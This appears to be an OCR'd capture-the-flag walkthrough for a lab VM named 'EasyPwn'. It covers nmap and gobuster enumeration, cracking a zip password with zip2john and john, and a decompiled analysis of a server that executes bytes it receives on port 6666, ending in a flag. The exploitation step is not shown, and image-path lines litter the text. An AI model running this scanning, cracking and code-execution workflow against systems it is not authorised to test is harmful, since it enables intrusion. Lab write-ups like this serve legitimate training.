



EasyPwn



root@kali: /home/guel/Work
┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sS -p- --open -Pn -n -vvv 192.168.0.56
Starting Nmap 7.95 (https://nmap.org) at 2025-03-14 11:59 EDT
Initiating ARP Ping Scan at 11:59
Scanning 192.168.0.56 [1 port]
Completed ARP Ping Scan at 11:59, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:59
Scanning 192.168.0.56 [65535 ports]
Discovered open port 80/tcp on 192.168.0.56
Discovered open port 22/tcp on 192.168.0.56
Discovered open port 6666/tcp on 192.168.0.56
Completed SYN Stealth Scan at 11:59, 18.31s elapsed (65535 total ports)
Nmap scan report for 192.168.0.56
Host is up, received arp-response (0.0012s latency).
Scanned at 2025-03-14 11:59:40 EDT for 18s
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
6666/tcp open irc syn-ack ttl 64
MAC Address: 08:00:27:4D:69:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Read data files from: /usr/share/nmap



┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sCV -p22,80,6666 --open -Pn -n -vvv 192.168.0.56
Starting Nmap 7.95 (https://nmap.org) at 2025-03-14 12:00 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning


Scanned at 2025-03-14 12:00:56 EDT for 24s
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 93:a4:92:55:72:2b:9b:4a:52:66:5c:af:a9:83:3c:fd (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDKpc4iyFhIzxDvlJoPvgE9rRlFPOqHm4EkLgqXQkVf31csyjpvJgyZpTgr4gYV3oz
zGXRaXQyaF7dOq49vkIoptczAU2af2PfwycA3aaI/lNPOYSHPRufkm102lE/lHZzNbXh0yJJXy9RJaqELeAibmqdrHFNpXFT8qAvsQrz/
qlcOaxlmuC5oKEgFQP7obty1+6fx/QIuNn3D05FeQMqbvJfFZF1dE2IH4WEbFWRGH6w1
| 256 1e:a7:44:0b:2c:1b:0d:77:83:df:1d:9f:0e:30:08:4d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAYupwIuJVRtRMDrYZ6fR/3p5E5vsqX
HrZA=
| 256 d0:fa:9d:76:77:42:6f:91:d3:bd:b5:44:72:a7:c9:71 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAOshh8VG4l9hWlVYWfAvLuWuwPEdiF8EXmm5BFib/+q
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
|_http-title: Don't Hack Me
|_http-server-header: Apache/2.4.59 (Debian)
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
6666/tcp open irc? syn-ack ttl 64
| fingerprint-strings:
| Help, Socks4, Socks5:
| Hackers, get out of my machine
| beast2:
|_ start: 11

```
┌──(root㉿kali)-[/home/guel/Work]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.0.56/' -x txt,php,html
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.0.56/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.html                (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 930]
/.html                (Status: 403) [Size: 277]
/mysecret.txt         (Status: 200) [Size: 383]
/server-status        (Status: 403) [Size: 277]
Progress: 513888 / 882240 (58.25%)
```




root@kali: /home/guel/Work
┌──(root㉿kali)-[/home/guel/Work]
└─# curl -s -X GET 'http://192.168.0.56/YTlPX4d2UENbWnI.txt'
ta0
lingmj
bamuwe
todd
ll104567
primary
lvzhouhang
qiaojojo
flower



┌──(root ㉿ kali)-[/home/guel/Work]
└─# gobuster dir -w routes.txt -u 'http://192.168.0.56/'
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http:http://192.168.0.56/
[+] Method: GET GET
[+] Threads: 10
[+] Wordlist: routes.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
Progress: 9 / 10 (90.00%)
/ll104567 (Status: 200) [Size: 739584]

```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# ll
total 728
-rw-rw-r-- 1 guel guel 739584 Mar 15 00:17 ll104567
-rw-r--r-- 1 root root      5 Mar 13 15:46 text.txt

┌──(root㉿kali)-[/home/guel/Downloads]
└─# zip2john ll104567 > ziphash.txt
Created directory: /root/.john
ver 2.0 efh 5455 efh 7875 ll104567/opt/server PKZIP Encr: TS_chk, cmplen=739398, decmplen=2120576, crc=1B8B19DF ts=4118 cs=4118 type=8

┌──(root㉿kali)-[/home/guel/Downloads]
└─# cat ziphash.txt
ll104567/opt/server:$pkzip$1*1*2*0*b4846*205b80*1b8b19df*0*44*8*b4846*4118*0687644bd33c34a00165b54b30ad694bdff1ccd6155a4bd651b8433d941a1a923f2f1e622f2574bbfe
58c410a77dbfe7c75c2ed9aeb8f8c6d2f49ee391606a3dc558ba065ac376b9ea7797962267fdf027dd4a76b25e6a8be00f67228a3ef9c9f49b97d8ed5f953bda3cc442fdca8234f4ab4bbaf17b38d
5eaaea061d4ebf9c7fddb18c8a153c344498f4b44a566c6d96d0aa4cc2262b480ae189246c9786bbed63444328e4d98a2cdc80aea6aa7f529da3ac39821fe283ef6b2603b2585d78adff045dfcd94
d8a895c3811017d1004a1239422d06b0ef566554e8ef3bc4197076b7665510e725f5bf8d84ed1c5a64cd0a46125df7038801eb17a9ef1f6739e3263608f24cd608c3b790bca947aea38b0ba95a53f
8ffc881679c8cb8b4b9a3a4c231e5c76e01330908e422e55a6dde408b4a484e4bf915d072eb3cfa6b6c92c2a4dade7bb6695e0c9fa312f09565ecba18922b88e4ee3f6828e989026a1aa79329f36d
37ef7a449226f48366308a3c3e0bd16b67938c54380dcc533a7595a3c138eddc50b483b33d13e7d8980e2240e2c6bbc96e429b030f0bed70226c0c655ab1d5c0655c3d7782223037145a3699b9a16
507afe7943afa0ef48cb5152d00aa69ea13b40e6e5fc78d0ec596c7c029c0bb5f84a1ed1c458af5e3c95f46fe39fc29abb2ef8efe141b29351170347fa40d985b2ac95ab2976bf0e103faff247a8b
cf74026771cb573197630f668599e8f4397ed77686f9b46bf1f12c49e5f0d0d8b522bfdd5ab2d585cc7f17643fa42cb8b0a270e5f3342355b03a962ffc56490efca2182de45c9c389059dcbf36501
ba95517160a96caecf4cfc3d627d0dd1eaf934598f7bcad8d3f413f197de30e2f1d6fb986e290c993e15bb0cf74d1667323fbc7909593fc53efe6a70d39371abe52e186f8f39452d402a9e77b1535
e0ba478020158fe0781d77f703b46fe202dbf80ddc3db47373c91f4e3a4dbbcb5cefbb3fb734a191a9be6c31e430bdc152829f21bb2215a730c84efa3ed578f729ea4a8354d30dcb0174b500f8814
2bd35d96d67d3b325514608 9bf0c869470484cc8c006ac63f26bc8b7566dd00b759fda52a83b12461ccf2b13d3051a126499679566bbf4a07ee67bb8b39caaf1060a1bd1da696065e4acc5051a37a
3c404bbcae4a8e6af79e9f96893e4563882486e5389f9058d1de041191458a091dd7cd1eea969cff4256e0e98614ef5c0690fd71be7d5a6d32cd0013671d22d2567b6e0ce62fe18199207 4fa13aad
c7177dd6d36d986f425edd2883776a72251c8372a6be784ba7cb54d0528d4ee4c787466baf020817b9ec51976db7d21614c1cf232b1541d627321f53c9f9ba3dab88c5279891a627a93f7d92ca2fb
4fe33a88cd04fcd53b7d082f5a6bcfdfd2a49e99944a47de1cae4be9eaa2c1026f3f6201fdb71abe7d278b130a466be34a3e49e75d6721856e67f483f203f583373086277b6f890326e8ea55cc0d
7501c0635e70766ae312150a2dd476826 1342af917fd113ebed3566d4a8d8a8bee9bd8d5499a8e8f2dacb80c17e55314314b5ad6975b00e2788528308937dd657fc6435dcf0d78aa1c899ee241df3
cfc/e8f1d8b6d1f615971c9352d9e9ba3dd489f12b8fcde98eb940159af095bf16cad21d0e8e28fd2fb9c43c7cb29ddb22b5b65de62e1fc67f1a76b31e7581537e3a448b3f8/fa7bVdb1b177b874
```

```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# john ziphash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
oooooo           (ll104567/opt/server)
1g 0:00:00:00 DONE (2025-03-15 00:21) 9.090g/s 74472p/s 74472c/s 74472C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(root㉿kali)-[/home/guel/Downloads/opt]
└─# ./server
[+] 成功在端口 6666 启动服务
[*] 等待客户端连接 ...
```

[+] Iniciado con éxito el servicio en el puerto 6666.
[*] Esperando conexión del cliente...



Key Components of the Code

1. **Signal Handling**:
   - The program sets up signal handlers for signals `0xb` (SIGSEGV) and `0xd` (SIGPIPE) using the `ssignal` function. These signals are typically used to handle segmentation faults and broken pipe errors, respectively.
2. **Socket Setup**:
   - A socket is created using `socket(2, 1, 0)`, which corresponds to an IPv4 (`AF_INET`) TCP (`SOCK_STREAM`) socket.
   - The `setsockopt` function is used to set socket options, specifically enabling `SO_REUSEADDR` to allow reusing the address.
3. **Binding and Listening**:
   - The socket is bound to a specific port (`0x1a0a`, which is 6666 in decimal) using the `bind` function.
   - The `listen` function is called to start listening for incoming connections, with a backlog of 5.
4. **Accepting Connections**:
   - The program enters a loop where it waits for incoming connections using the `accept` function.
   - Once a connection is accepted, the file descriptors for standard input, output, and error (`0`, `1`, and `2`) are duplicated to the client socket using `dup2`.

5. **Reading Data**:
    - Data is read from the client using the `read` function into a buffer (`acStack_1078`).
6. **Data Validation**:
    - The program checks the received data against a list of "forbidden bytes" (`_ZL15forbidden_bytes`). If any forbidden byte is found, the program stops processing the data.
7. **Executing Code**:
    - If the data passes the validation, it is copied into a memory-mapped region using `mmap` with `PROT_EXEC | PROT_READ | PROT_WRITE` permissions, allowing the data to be executed as code.
    - The program then jumps to the mapped memory and executes the code.
8. **Cleanup**:
    - After execution, the memory-mapped region is unmapped using `munmap`, and the connection is closed.

Issues and Observations


1. **Security Risks**:
    - The program appears to execute arbitrary code received from a client, which is highly dangerous and can lead to remote code execution vulnerabilities.
    - The use of `mmap` with `PROT_EXEC` to execute received data is a significant security risk, as it allows an attacker to run malicious code on the server.

Potential Vulnerabilities


1. **Remote Code Execution**:
    - The program executes arbitrary code received from a client, making it vulnerable to remote code execution attacks.

```
pcStack_50 = (code *)mmap(0, lStack_28, 7, 0x22, 0xffffffff, 0);
if (pcStack_50 == (code *)&DAT_ffffffffffffffff) {
perror(&UNK_0053c108);
close(iStack_20);
}
else {
memcpy(pcStack_50, acStack_1078, lStack_28);
(*pcStack_50)(); // This executes the received data as code
munmap(pcStack_50, lStack_28);
}
```

flag{3a463d08f2ae11efbeb6000c29094b2d}

